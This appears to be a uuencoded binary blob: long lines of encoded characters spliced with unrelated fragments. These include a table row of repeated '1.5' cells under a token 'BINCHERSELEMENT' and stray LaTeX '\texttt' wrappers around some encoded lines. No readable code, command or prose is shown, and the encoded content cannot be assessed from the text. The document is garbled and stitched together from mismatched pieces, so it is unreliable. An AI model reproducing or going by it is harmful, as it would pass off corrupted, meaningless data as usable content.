MAF\$=N461X^]Z1**((P+%C,ZP]39\OKKH(>8K3[\YC_I57_WN8)0KE"_@_,X $M\E89\/\#75J?1\&W%1_H[)[!E6//)0-Y7&&I:D:EW?W9U5V5)7WUPOC]B?KYO:$ M7%,30T7A#SO1<X>NS`>5^0#%KU.%?*404@Y`B9I;41HMGDLO<D9+(Q45\$?KZ

MU+RY]-Z1BG\$!IO/K3VWJ&'<6U0JZ?&DPN#[A=F9Q8[*LDG15'/5W+[LPK.(:M5G\$MH,0<77.B*J'(5IRB4L4OM=G%+(KW]R-TLBIH6*HJE!\R76^_`J1%(BV. M(P*ZFQ=;W+S\$)=?/&I+TYG5)94-U7'_;!76T/B;/TB.FJ>J9#8GFE'->*!\5 MMCI(KXT;1_W^H#J*]7#2#N9;T6EN:J*^6'%=4XP_U;E"9@E:7*&@H>,*2(_\ $MQ^*.NP-AY.?,>IJ?S0=X[J8^&`Q:`3?6UU-8I74-SJ'\/#\?BC0LJVMJ5-_=$ M9"?IJ7M4E)I2-)&;GA+4\?5?2A\&UJ[WA3M3J6A494_/WL/K@%16@!24Q.J6 $MU*J@]$R\:737="D7!$*V/.V$D,O#?E1HO0'7K+ IJU>,M9[@N+(Y'/#;DYD[$ M.QH*.N=5U*7BCK_"^.PP%;?D4FJ]N;P\,>2C0Q1F+![G"E,?R//YD3G4+.1[MJ]6&U\?"8018FI[M4/'[7:]*!O(FX\2P6AJ5OXB\$:[CKRRR%8`+JZLRCZ_C8 MVD&EC8X+3E-5>FGQW*A:38+%Z)2'W%>H[M745<::I1J]F>=AJ384GER==%Z)> M3ZJTL;)Z#C_)IJ>XS7%:@S*)?`Z\$_.H[SZ1#JU*05[K0PG4+-6T:=ZNNU/U^ $M5?W)5*G4*ZC4\XVXD\-A=1@=^Z4''?6E<+@&\Q$+_$=/F:\["0L*_ROIRO.C$ M-/%:%6HA;>5JN^["NMUEC77V=0Y7J-LOEC&W/X\$5T'76=/KZ/%4WKK+N#VL[MZ8<"^7X^)"XH_:R1G8\$%/7\$CU9_IK8@GL08TI/H+O265R=H*?K*/**L4ZH_T M5E@7DOM.EQ]4+6>='7:[2+49`C[*4^.@7QWD3IC20G%768E.\$^=E;:R)'K17 M*\=BTH5=NJGARI/%JN\$_7IPNTA*KFH,E[)*V3IATIL:HGL2]:HES:>2%Z`@% MUZ2#\P=),JLY56FY*J07+\$'XG>1N*&C[-]:DZQ>_?@]6M>6PA',LQ6N[J.M< MS_AO7ER^(DEO3.%D^=%<?7))K#*15IBF5R939;'%_/*1*\$UI1^;22QWV'<<N M5%IA7D,\346//,A[DAK/L(M.7D`_);\PUM00BT^CKYGR@S\$N+ZHD.A/REU\$` $MI8U+RF-5G!UV1^AH#QJBX-Y(7N$Q<6PO+K9]]45",MB<J&)(6$Z,2:=!D/BINCHERSELEMENT | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 | 1.5 |$ M^Y3&U+I4O?85[K!23O];[@_DN^KVO,FB%(>"*\$YS&N(KRFNI8%1;E03GO)I7 MW7P[51-9I>[`6@V+J5:5T\>114')TS?E(DH9?]*YC(J94Q3T[7E.K+[3HP\$U M"P3E4RES[M+3FNHH195QE;]<,5!QPKFAD+YALTO*8TNX,*E00^MV(DJY5.!V $\texttt{M4EU*'Y_HMX} \\ \texttt{7QZQ} \\ \texttt{\#} \\ \texttt{8VIRC@7D8I:N@AK:8Z!4L:M/EV}; \\ \texttt{\$:=R,>]} \\ \texttt{$:S\DO<)G} \\$ M*8?H9=3M7DGG.GG^]\$M4E2W=N6`E]:V'ZCJKD.`>;&610J#SPD\$1\$%IT,7QY M.]:D=?QY(15.\33=V,)5HC6"8:<>0K6@CUA7QYQR^VOM?`719`3R_.IH74,G $M1X-!Z^C4YKIXM>4(YV!!R#I(<V52W$N=Z;@WZ^OK2E/7<,[1H,\\VFGT@@5^$ M4[/3J.;[@LI%EI-5OQ%94N!NR@4FZY,"(>3V9&I`IU0.\.W>KA:5GC_D#Z;7 M0:JJT1KYH72-]\$HG[*YT_`63:<"M@,\-AU%\:9@YR2<Z?@P4Y#G]<77/G*CN MF4&ZH6IIT&=),=IL'];-S*E%Y3.G17G,8*[Z=&X%E*T7J^TOMN?910:90[<(M>;=31M3-T#[%;\D#G52G!:H!Q743S;!4SN6DY?GM@BF#"MC6]00/7<9>)3F($\texttt{M)..Q^67SZ4.L} < \texttt{R} \\ \texttt{5.NIDI9JO5.UKTYJVD1} \\ \texttt{\&Z-K,HHHH/@Y,7LG} \\ \texttt{\#X\&281QZC} \\ \texttt{AUSTAGE STAGE ST$ MC4UU2^1'.2WA<KRLZ1HIU0&0M3P,VU\$PE#MN>0!R#!#A,#FXI+%Q*;^I.UT-M>_%EF["8C8.MN5\$^="26TE]*;2V=9A_SQ.L0#**\$O3DZVAZ[YJ+/3J`]I,0) M2Z7`6MNXCJ^M:*R%UY.-5NL^\$!W.]_GI<"4-Q*'"0AH_)&.5%-%(Q5SZC!1 $MU*&G!U--8Z2U,:Z#)B64^7W&S'KG#'_^J.NWC*L5AYN).?B.,[C^QB=PX40]$ M3N+HHKT*+VFC,M+!O(G2Y!*85'*EWY!2<4SBA&"@\X!X<E,3%@F,\L=&V8/: $\texttt{M*US/JDL\#M}; \texttt{F=A=I}; \texttt{5OZHW} \texttt{`ZX}] . \# \texttt{0J3WC} \\ \texttt{Q*4\#}; \texttt{Y0SJ} ? \texttt{8}) + \texttt{W} <); : 14 \\ \texttt{ZKL} \\ \texttt{@C\#}$ M&-G6I<J.3R*V6%VZX&B\NLENH'J(><"V6;7; `GZ(5+&7`IB1DCJJ(K6@I0K3 M%U4\J,SSP\$"JJ9D=V8E;X\Z9YBJ=:\$28\IBDTH\++M:B@L:NCC\DS;:#N+C0 M8Z@J7`:A+HM6M(\$Z5/\`@^]V:=LGV\$,N)E@7M?6HM4*65H@(!:RA4N\`]AN'2Z MCI/*ZGQK@+C`-IZT&D6JI*%`Y5,L=0@J4+U?49]0HBIK8&5\E:9:3ZJVB<*A M1PJ=/7%(Q6NIN1#PLU[EDI)(\$7UPM[PBX.=:?B(JM+Q0]7)E5%=GJ=J`WZZ5 MBW6-9A_A!HT2VWV<:@S5I*]S),REV!RZ=!-1%-,/!7`(5:!2*35T\FT=.RF1 MV15S+[73@F&/3M)2ZQJITTM,JBLT+15H\$8H0)H;,U.7YPY:0FU+H;M@'0C[K M`-VWEE7;PHG^KCSJ]P<[=:F>0:33:'N@`![`PPCC6-@ZQ@,@2J?45,KS*2WX $M4-T(E<9\52:X4.3G=^+)*NKR):E(Z@+15<)".EW%L9K*YGA*)T_[%$>MH1(<$ MT(Z%F0JK2#M^U98J>31.VW/[.%%5UE2'5Z[M'EE`.UEGH?1P\NI("\8%K/5-M\PJL7FZ0#.HVAO:.<J!=AKD0=ZX14!JZ+*,P=ZZ;KW7-_%#9P>7:/_'_Q^Q0 M4Z#\OG!Z=NCB7*#\QU=\$IPIAI8#+0FF6=JKJ]]FJR(N*\$0[VORLK\%C\$'_XO $MY(3EN$XR`K=GY;?TG$BPN\AU\)C.AA3U7...12B$/^4Q/ZGFK.OHB@:KH8KBY$ ML^,!=1P%5RF6=JJ9;VO"5=:PG;L6P2ATGB\43/-66E'K9MF=\$5\<=SE9#J&Y $M#FA 46/^[J/@0$AY3! 1T=)>JT6L+*%/3=M!L;3E@0*\/8'RBD%^E%@\\=5 $M2#"0[[=K$+=CE.]4D<5`=J<*8:6`(JLT2SM5#?ALU;1\T$4V@,H\&/[?E`N<$ M+/<#&']^_F1T?Y`S?E\P+'(&^H\$T_8FV?L`7I!/"1FXI!P<M!P?XDNGL>+XZ MCLZC4BSM5+-`:WIH]<]9LXIF%^L^99[?'PY7U5=S-\J=,BIE*FG(M8)0>'*" MAXOS+%5+) _XU8%0?GX@9!V@I-D&T=?4?5\I#4*:KWJ@NJ\$9K:RNKVN@QB,> M\$E@RW216,:9*@/MB-*B"*R10(@D6JQ\$6CHLGUE*7BB:;N42IGDA3U231K56R M6-4R.BT>:U"".GZ)A912=,."!`:CC78[?B[I\WL`\<I\$(E:-"[`@G\ZRJT,\$ M89^./2SWU61''W%4?=&0E9B\$E1JZ9:6B=J<IT6A'VHG9_\$H:/VQL(G\TR/YY

 $M--FT;)+8K8K;@=`!\F1UD^6@4(!3:\>1^R&0H^NXI(QV=11Q+*',-RZ)8E\5$ M:\$]-G6[5>GA>DQW@K,JZ!NO&,VF&.EQ/(NHST\$,A/DC!PX.U_'56]&DFHCM; MF6QLL/M:36KHA=V#J"Q/5G(N6S'-YVE*JH4KBPJLJ&)21+O*/;9WJ6+4F0BO MFWUH:*,'3=\8:ZIL6F&'\$%>[=!['EH=OTU742'=%8]'L\IFVL-D24MY4B3&3 M4![:7#P8%ZV&\$P)A--3XV;-5T21E/YE/"/IDOQ@BV>E5`MV7QKX_K/JFUDPR M&E1*RY\PYX]V87,=^4_LU"(^]FP).D,47]5Y1)ANM7C"5H*<0]=6F;0^5%2> M:J)!)7U8^[V+T:1X8E9R"2[L,.GSOEHM3\AFS]6A4^:PP C%XA2W8!I2KHO-MMJ)[K%7<;Q;NF([B:A^/ZA+FTII9;9=?K:;[Y;662GD#C;[JL`(\\$@G#9G%# M. `GK;J?M8:97E1XHHCVR:.7_9<O5K%4]\TK=*E\$1YE,,5)E4MR*?'\$=CE%I $M^-?VW["-YVJ/_O:GWR='/)XE&3652V-NG7CE8LT9].OE&<^O"1/MR%^2^L\($ MF3^^H3BS*YW%R23_]=(OJRN=IAB-(EC<!SJUF5VEXF2=BNIXO*HIE4?E3F^P MH5)!%C-AR]Q.L7614MY&TR]72Z*5*;X#>Q9EJ'!H-FEC`XO6:XGR#VVV?WY" M?T[NL7\\VC_>+G/P3)UV2G@R116\$._'Y]&NW8VC:TG&&#FSUX]CW.,Y'R5,= MYTDZSES+\V"[.\X17<:ZSJ^+Z#>UE]*!A&.XT"6YBGX7]).2+]*O/EM*;J+? $M3M=9WZ+?-2[)??1[L8_.=S4"7-%;ZCQ&OU.S;(EYI6PEJ^,^':\F4_I*[ON=])$ MEIT>S\"TJTD9X^/0>5*'E)X[%^K<T>.D+KWM]-N8TW7N1%7[:UNN]IC5900\ $\texttt{M-E!Z[\#?T>^XE\=TR+C>*3&3/U6/E>RT/;;A\$9\#A,5P7RF-7=EF>+]4>4TW\$}$ MM.U=KDE../8U"!W8^A']G_VIIGWW;COME*'0-M/NR[33?GR7:5^JTY[6@E5Z M'_!5T'7:=67YS9-DV1A\$DN,_)R7#2/+.\$"DYAR1G:HF^XK0/3Z#KL^A3]>\$C M>VP?'GY9YU>:#\NT#T_O\OZU4OO0U8356YCBL/]S1_?AA22?,53Z9P%)'G5) M4B2YZ.1TCR%DQ/#K].>D3]5C@P_H*^[%KJZX1);ML?%:(=UC;=ICNA7LTKN6 MXK#^Y*-[C._;OTKSACH+UH^C/SF?JC=6?V1[XW:Z!GMWZHV-_6UO5'1Y#;ZE MO8\$VMZ&W*8/".>78]0]TK-SQ4'P^U;1[R9*5]IW/=U7_>`;8:1_999P+3U5Q M-F.8%A](ZEAI9\$&JCY4^+<D_D)\$F";[J29.\$UO=2\$FV]K\$?6JPWKNPWKSQK6 M[S2L;S2LK^^1]81A?;]A?8=A_49M75^G/;*^VK#N,?)]EV'](</ZEAY9CQO6 M]QEIWVY87VE8;^^1]5K#>H=A?9MA/6Y8W]\$CZ]<;UK,,S^\VK+?;UG4]_Y>C M]-9K:6R,14Z]49.J;6Z@YIFN6W0J=IWZ&?3?K53X!W-\H#.8 ^],)W]7AJV3 MU54XP79/ESK:/V=G=.F?_QMI#^[S'#-=^0,RCZE3<',?6V>`/F:DJT<EL]@H MF=N,ZV*S43+WZ]*KVY`]LEYH6'_6L'ZW87V7VSHZ!SVQ7F18WV%8WV)8]QIU M0FZ/K%<8UG<:UA\QK\$\QK'M[9+W\$L+[=L'Z_83W+L.[KD?4RP_JKAO6'#.MC $MC?JP(./8]: N/[H^U&7,:4,.^\SJ!+^G&_5A>S?JPXW=J^\CW:@//\.T!Y_H$ M1GWXYK'37G")K@_[=YGV<IWV)555G0S+_#!#ELS\$>)\^DJGSY7'2@7^.THM\ $\label{eq:mb} $$MB>2K2<<>$XZR+<N+3']G,5C&UW[6:4=VD?U<VZ7:5^HTYY(QIJK&\=A+-UQ)$$$ MP-MTO.RT8_<'H0-;H_G_3N.<VXVRX>O&F/`M=IRA<]BEJ=O\IQV[K/[7XL.:</pre> MY19+8I_=]X1D>*9MW:M#3M\BI+/>UH'D,I(4NIXIU&>J&&I)"V&92V<M288* $M'OJ5XW.Z+E\&\&-_Y(Q\<-S1NZM)C>T#'43QDZ'OG4/?%GTE7XP=]BSL%E='H\&$ MB<\,K@<_E?CH]IAMRPS9#\$?7J]E]T^_+*XU^RH+T.W6HMG?Z??FN;MR7=3CZ MOJQMJ53P9??IYZ!]7Y[2C?MRR[';ZL%+,HY]7SXE\]CWY<\P[<%%Q[[GYJ\^ M=MH+!00]RGU9IZLG)7.H43)O-\$IFK5\$R4[IDZK9ZCZR/-:S?;EA?:5B W[#N M[9'UH&'];L/Z]8;U9PWKOAY9'V980]FP'C>L7V]8+^R1];!A?;-A 4;#^G;# MT; "^ND?62PWK3QC6; S>L9_<QQFE[9+W0L+[%L+[>L+[;2/0&'EDO,ZRW&]8W M&M8'&VG?TB/K)8;U1PSK&PSKAXVTM_?(^DC#^JV&]91A?8-A?4>/K'L-Z^L-MZPG#^OK_)NL^P_I&P_IJP_HC1NOKG,QCM[YJC=:7NI_*4>+/K@7B+^M&Z^OZ $M8[=^@M7=:'V=WXW6UV>8]N#=W6A]/70LM!=4=*/UM:M')7.143*W&R7S?J-D$ M>ONDE\PYW2B9.AQ=,K4MIW?SV>6.O[H;)7/;L7,GN+D;);-WKV.7S,\P[<\$M MW2B9.XZ=]H+J;I3,_3TJF3N,D>12HV2.-4KFCBRCISFB)]:W&]9+#.NC#>M/ M&-9S>V1]OV\$];E@O-:R7F+V2'EEO-ZQ/,:P/,ZRO-M+NZY'UC8;U88;UP^9S MJUY&KZ1'UM\TK*]B6`^;;20C[64]LG[`L)XPK)<9UA>809(>6;_=L#[4L'[(M?&9GSA[ID?6[#>M>P[K'2#L%DMXKZ9'UW8;U18;U0L/Z4,/SZWMD?:=AO<*P $M'C2L[S/20K%'UG<9UA<8UJ<8UG.-M&_ID?5MAO5BP_I(P_IF(^WM/;+^D&'=V))]$ M9UC/-:R7&M9W],CZLX;UOL.ZU^P3&=9W]<CZ%L/Z6,/Z^,-ZV+"^OT?67S6L MEQG6?8;U7>;]_<R>6-]L6!]I6,\RR[QY?^^1]0[#>K5AO=BP/MJ\O_?(^C[# M>JUAO<3,=W/4L4?6GS"LAPWK0PWK<</SA3VR_HAA/6A8'VS>8<W[>X^LWV]8 $M'VU8SS:LCS6L+^{J1}]0V&]<&&]0/&_?U58V[&D*['[NOI<'1?3]F2[80S/[/^$ MCG]T-_IZN<?N[P3W=V-NQIG=Z.M]AFD/5G2CKY<Z=MH+#NFY&0.[?O^KU]'? M67LX4Z5=/VWORC_'?F?M7_8/K[)%6C=K6^;<#-VJM'6T-Q+&R,E.XVIZQ+B6 M?>G7H+_%8\R8,L)Y2(>CY]MHB9Y=DWY604K'D+?G,W505+TS\B9+!M)Q+?F8 M_PRS=:+)!+^B7(-Q?OVF25]6/U.'H\H[>@I:\$F8=WM.2&21I=UF_F"2WNL*)

MD:1,AQ/E;Y!Q+KNLMY`.9E;KL[Y\$DKC+.L_I+G1)?DJ2!)<\$+?E5+S6[3TO^ MC#A+R3]) `A]JR?\$4P#!7R&>3I,*E,YDDJE;'K*884U-#H\?G2L5LTKG58<[E M).\$I'4>.V)(42^@,1_)EDM`_(;D/.C+./`*!NX.6;#-T?INE9FMHR6Y#YP!) M<EWA]*;(5KOB/*RWNKZTA%HHJB6L2P*?Y9%G74BXWA7.?,*\$2[*TM^Y-V&]W MDF2`R\]?8W19OTM)1+[W3B_AOV%;KI#?9W7A>?J?KE%<RUJ'G\!@?%5+1I(D M[-(YGROWNR2S^.5FEV0A24I<DF;607QT>>Z3GA??),EZE\Z]),%L7BUYBB2U MKI!?=X4374QK/Q;F^?%V@RJ9]\$9U-\$I[=MJCR51357VB#C-,=%E]KX]N9RK) M/U3(VF/(F3*7Y_HJ]\FL-_IZXOK-^Z<-9\$D/M<U>`%)U+L#]G5!DNTNR<J^ $MZ?GU59(L<MFZ@R3[7?GU`Y)<XO+/<VS=N4[K8_55B17JJ:*=]C=(9[7+_M($ MXG6*TXM>#ISB2OO0;*7J=,C)& $+U=[@HY1#J'7.F*9.OYJ_9;$?B1I<86<R+;GMTNCK@B2[7&G_#Y+L=TF^DZWNE5KR`\$E6NZZ==I+<Z,KEETA2X;*UFR1/B/JY $\texttt{M}) \texttt{MZ} < \texttt{K}\$7\texttt{S} + \texttt{NQT} _ \texttt{8UTVG7} (\texttt{M}) \texttt{`CE} [\texttt{K0}\#\texttt{AT?E!O2} \\ \texttt{O2} \texttt{\&} \texttt{VUXG}] = \texttt{\$E}\$\texttt{R} - \texttt{9}] \texttt{AYZUZ}; \texttt{F7}$ ME7&:YECIKK7.I+-VNSPVQ0Y'2V:39*=+YRJ29+O2=1U)U&B/?<61Y(#KK!_V M2_?/DR11XZ)VO4H2G[MN(4G0\5@54N%)Z'OAKCGJ.8@^ZW,D:7=Y;%2./9:K M4TJ2&UUGS2')JZXXUY!DBTLG19+#[KMG#E!<3=\BR69Q%NV1Y'[W_30G_4[T MBQQ[U%%[(T>/#"`'J21\$HVFY\Q[I%+M"QF,\$)]_K+8\5NCQV7/_TEL,PDFQT MA?-YDNQRQ><\DHQTZ2SJK^;8:\D72/*02Z>UO_TFH*XEZA.>,E=\;B<=NN*% M-WX"B0QYJWK7T]%YC23M+EOOD.1VE^20)-G@E)_*Q?3N/9VEK>-J(AVT3K6D M_P"Z7[BN[K-)LM%5HO+4ZR;"/R3QN;Q:3I(LQWIMBMY@+@RN=H6SF'3N=L6Y M80".BY3>0)(R5U[<"NM2Y[LDJ7;=WQ\EB9J?8/MP@-V+U'=SDB1<\7F7)*JO M9[=IM2U]?OU,ETP@B1KS5/?!>*Q!S?'PVOXAG4*7K5DD*7-Y[#*2J+?/;&^0 MI-0)V:K8U/P-.^3K.617.%\;F-YN>9CVT/_2DA=)LL-EZRV2C'5LE<=CL41A M\$&/"6N<0Z=SL"F?@<>DEX3227.+2R2-)H0ZGF/:B:JFL:7,KL.I^<X(:%U1S MUS4E4_9Z*E%:0\79H?9&8S1Y9?Q*6@R*]YTEO#U1][K8SO[,>KVOU_KU1/7: MPU)QB5(4RU[3OFM%9=I/7WK:DK!*(^^(=<MT"I\$NL607'7&MHT6.=I;\$\D3E MNEO*GMXSUJI*\$\43\$*002`47B36C*)ERO:>TW9D0Z)69^&.%^JM&*A>6X%L5 MT6IT?UVB*B5*O.H"X5"TR?KT4Q00&52R!^5;!^/B=<D4=>^CRP/^*!VMCR:I MOU_70N=#E,1G&Q*IIFBUM:QJM)E*1")6E8I5FSI+J(U40=P?;<0'N*/US51N MQOLL44-5; 'R>API/M*8JNC2V8KP?.Y`'C*!\$BOE83%UTA+KX1:WB<'\$=E=S* MN%JJFAHJK#1WWNR*F;,BT;+RR+SB.=&Y\$?I(7Y2768Y&J824%_&Z>H7^,!4* MCD:+*^;,59;L\$\$K)[W%6A`9\$JB6O=LTTV`=D*2KTF5Y*Q9JH-%,*D"I5]&=1 $M-M4EXC%\8"99Z,=YJ7C2B?6%D;FS(Z4!/[H/=1CN4P;A#ZQ/6P3_1&E)NOKD$ MLBHZK]*M.9V24\$0%IDBG2MW;*(LHU^B;G6R/5PC\$ITC(;/H!M?P>CM3SQR^H M["U.X@L7T676URUP+,K66^).](NJ;<OZ:)U]%)+:I<G44N>8:K=\$K8LKX)_. M-9S.85,LKDLC![">.7NEF2+/UXP="G_@U>;Y3766\$\GY"`)5BRI%B#;\2BNL MLT>%9Q<G=2X)4\N3_BA,';5D1V87TUEVB4;T"_U!X74*+J%SPX[JG\$1,IW46 M5:G\D:?&EB)W&<0'XO0:R'`##JF!\$;7'54FL@1RH3\09JJXFN2'1691P4LVK M6=:K^.NBQ:4;";,*M8Z!SCO^N*<,3V=Y^G&Z7*B@-29U"=..%B6=FFE55;%\$ MRKY\$R2GX&*^N/:@SB(CH",H3=(PIN7KQ3K7()PJ\$7AN?ZK<E^,H4!\S+:<80 M`FXYJE81EU=Y+,5E"I]0BS6)'\$JKA,J;DPE*?KH+S8*ADZT+HN<H!4R7&=6* ME'F#2E)[! $^{\&}$ [*AFE:H].>,S $^{3}M^{U}$ [3(1Z/B(g THZ+MO.C8(Z#JZK+#T]<6 MNYTO+EUVJK2.SL>T.D`KZD*K5;NJ@FT5G<E*T%5F5;\$KE#()TY/;^84YLYIB M9U3A6IGK3/Y>71%C/NV21R[8;4\$ZM5,+]JD8?++6V+-%G5\;:ES&WJMKB*6P $M4"P4^)F\#O^24EMUKU"\&@SX;[1/KEFWZ'-F^WG=;^,OJ=WK9K['(S'<M@*D\)]$ $\label{eq:mgqzm} $$ MGQZM\=\UY:].MH>4S/*57F/KVZON>"E1\/OM4T=<=7W4GAKBT>5*N557^V8K | MGQZM\=\UY:].$ M3K;P=)VNFA#JTCC*/<\$>+M+F*2-TOJ\$F%5F7=J.,QO'U+GSE/(GTZ/ML>NO# MSAOLRO:!NWCIRWPI/M;'X>A[0">-#7TL+:+*CMT=\Z1?GF9;*.U"@BR]6C>N MR6[<W45:#)_H=JTVV\$G)U76>.%^7*UWSZ4:'UNGD[O/O[=/:\$KSHY@3J)\$Q0 $\texttt{M-\F6Q'CZ\#I\#GOW/S>KT\$!05>^DN;S_W77Q\#,]Q?D>?-\!;Y@@2\4"@6\M)/O}$ $M\WOI[>Q_;Y_V-NNR]3QNI,=G>:41ZUWP8V^K>73UC,>.\SS4[\7ACV24OCB\$ MHK8NZ:77P)?OTOG>JLJ&AL:4=W',2P,#WKH&;_&<<F\]C82,'S@PQU['K2Q" $M(UX9?3T_7G?B#,]7^V/\langle I>G;T;_C,PP+T&(X3F2>4]0+['[$#0]0K0]#%[/$ M0]C5'S03XP.0+CH3N00? BFR-SR2I#EJG EFSQ1(#581.DDE0D:- F'V@IT? M/BO->HEB)Z :[??SUV<KY1P>Z\$[3HW V3(<M<'X7^<KA85:`\LTBM?3R6:9= $M:_8-;5UXJ&U>=MX;K<V'VS+S\#K9YSOT/RMOET\Y=1W^:+O\9Y]/6K)%<MO+:$ M6XM'9G6,I.MQS:&,5'QM>^H<=>C(CL>/T-:ZLXV"67BH==_"I[,\Y]Y"0:2> $M//=6_0.X^{0}BZ99YS>Y.N8-"Z,^!'VQ-4>!;C[<"#U+@+_(A!+YWD[+S.$>G)]$ M=0\$1?IL4UQY,W=CQ&@W;P_C>:Y7^HZQDQ:>4-%.DN6<Q*PQ<+S=*?_F:?2/7 M+3Q\$YWER"ST=5W+*]F5U7\$=!;HW0#':N%,L*/>OF'2";N6T#/;Y"#_N@M6)D

M-H4]@\$[,*J,3B\C\$IEPBBO4E=^625MN08"7MOCQH;9N'`OUH5\K+"CB[[;1@ $M)6E < Z\&L = , ++C(-4^4":E]M2I; := !:P%I#836166M@T=V[""MCL?I/SK.<1C:"]MCL?I/SK.$ $M</^*.SN_1TWL)$ CD] TVA.-*4<0:E,60-;)C(BFU/M,QEW1:AXWL^!9%\$Q\$8 $M@J"GYK).LX[^GGGD),J8=4^<K<M'-B41#VF&C*VDA&[[Y,B1]>L>.LMU/-,Y$ $\label{eq:moed} \texttt{MOED>;QM87$GQ^./"(V^O2YWV[7_E_X9[WR-4B/Z[=5T'6MJY]EL+Q$$(<$$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ ($<$)$ 